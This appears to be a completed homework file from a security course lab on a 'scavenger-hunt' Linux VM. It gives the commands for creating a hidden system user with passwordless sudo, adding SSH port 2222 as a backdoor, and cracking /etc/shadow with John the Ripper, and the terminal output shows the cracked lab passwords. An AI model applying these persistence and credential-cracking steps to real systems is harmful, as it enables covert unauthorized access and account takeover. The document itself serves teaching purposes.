

Please edit this file by adding the solution commands on the line below the prompt.

Save and submit the completed file for your homework submission.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

Your solution command here:

```
adduser sysd --no-create-home
```

2. Give your secret user a password:

Your solution command here:

```
passwd sysd
```

3. Give your secret user a system UID < 1000:

Your solution command here:

```
usermod -u 120 sysd
```

4. Give your secret user the same GID:

Your solution command here:


```
groupmod -g 120 sysd
```

5. Give your secret user full sudo access without the need for a password:

Your solution command here:

`visudo`

`sysd ALL=(ALL) NOPASSWD:ALL`



```
Activities Terminal Fri 13:13 root@scavenger-hunt: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/sudoers.tmp Modified

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d


# Vagrant Privs for config
vagrant  ALL=(ALL) NOPASSWD:ALL
sysadmin ALL=(ALL) /usr/bin/less
sysd     ALL=(ALL) NOPASSWD:ALL
```

6. Test that sudo access works without your password:

Your solution command here:

`sudo apt-get update`

Or `sudo -l`



```
Activities Terminal Fri 13:16 root@scavenger-hunt: ~
File Edit View Search Terminal Help

User root may run the following commands on scavenger-hunt:
(ALL : ALL) ALL
root:~\ $ visudo
root:~\ $ sudo -l
Matching Defaults entries for root on scavenger-hunt:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User root may run the following commands on scavenger-hunt:
(ALL : ALL) ALL
root:~\ $ sudo -l sysd
sudo: sysd: command not found
root:~\ $ su sysd
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

sysd@scavenger-hunt:/home/sysadmin$ sudo -l sysd
sudo: sysd: command not found
sysd@scavenger-hunt:/home/sysadmin$ sudo -l
Matching Defaults entries for sysd on scavenger-hunt:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin


User sysd may run the following commands on scavenger-hunt:
(ALL : ALL) ALL
(ALL) NOPASSWD: ALL
sysd@scavenger-hunt:/home/sysadmin$
```

Step 2: Smooth Sailing:

1. Edit the sshd_config file:

Your bash commands here:

```
sudo nano /etc/ssh/sshd_config
```



```
Activities  Terminal  Sat 12:57
sysadmin@UbuntuDesktop: ~
File Edit View Search Terminal Help
GNU nano 2.9.3 /etc/ssh/sshd_config
# $OpenBSD: sshd_config,v 1.101 2017/03/14 07:19:07 djm Exp $
# This is the sshd server system-wide configuration file.  See
# sshd_config(5) for more information.
# This sshd was compiled with PATH=/usr/bin:/bin:/usr/sbin:/sbin
# The strategy used for options in the default sshd_config shipped with
# OpenSSH is to specify options with their default value where
# possible, but leave them commented.  Uncommented options override the
# default value.
Port 22
Port 2222
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::
#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key
# Ciphers and keying
#RekeyLimit default none
```

Step 3: Testing Your Configuration Update:

1. Restart the SSH service:

Your solution command here:

```
systemctl restart ssh
```

2. Exit the root account:

Your solution command here:

```
exit
```

3. SSH to the target machine using your sysd account and port 2222:

Your solution command here:

```
ssh sysd@192.168.6.105 -p 2222
```

4. Use sudo to switch to the root user:

Your solution command here:

```
sudo -s
```

Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222:


Your solution command here:

```
ssh sysd@192.168.6.105 -p 2222
```

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

Your solution command here:

```
sudo john /etc/shadow
```



```
root@scavenger-hunt: /
File Edit View Search Terminal Help

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/sysd: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

sysd@scavenger-hunt:/$ sudo su root

You found flag_7:$1$zmr05X2t$Qf0deJVDpPh5pBPpVL6oy0

root@scavenger-hunt:/# sudo -s

You found flag_7:$1$zmr05X2t$Qf0deJVDpPh5pBPpVL6oy0

root@scavenger-hunt:/# su sysd
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

sysd@scavenger-hunt:/$ sudo -s
root@scavenger-hunt:/# sudo john /etc/shadow
Created directory: /root/.john
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [??/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
computer (stallman)
freedom (babbage)
trustnoi (mitnik)
dragon (lovelace)
lakers (turing)
password (sysadmin)
Goodluck! (student)
```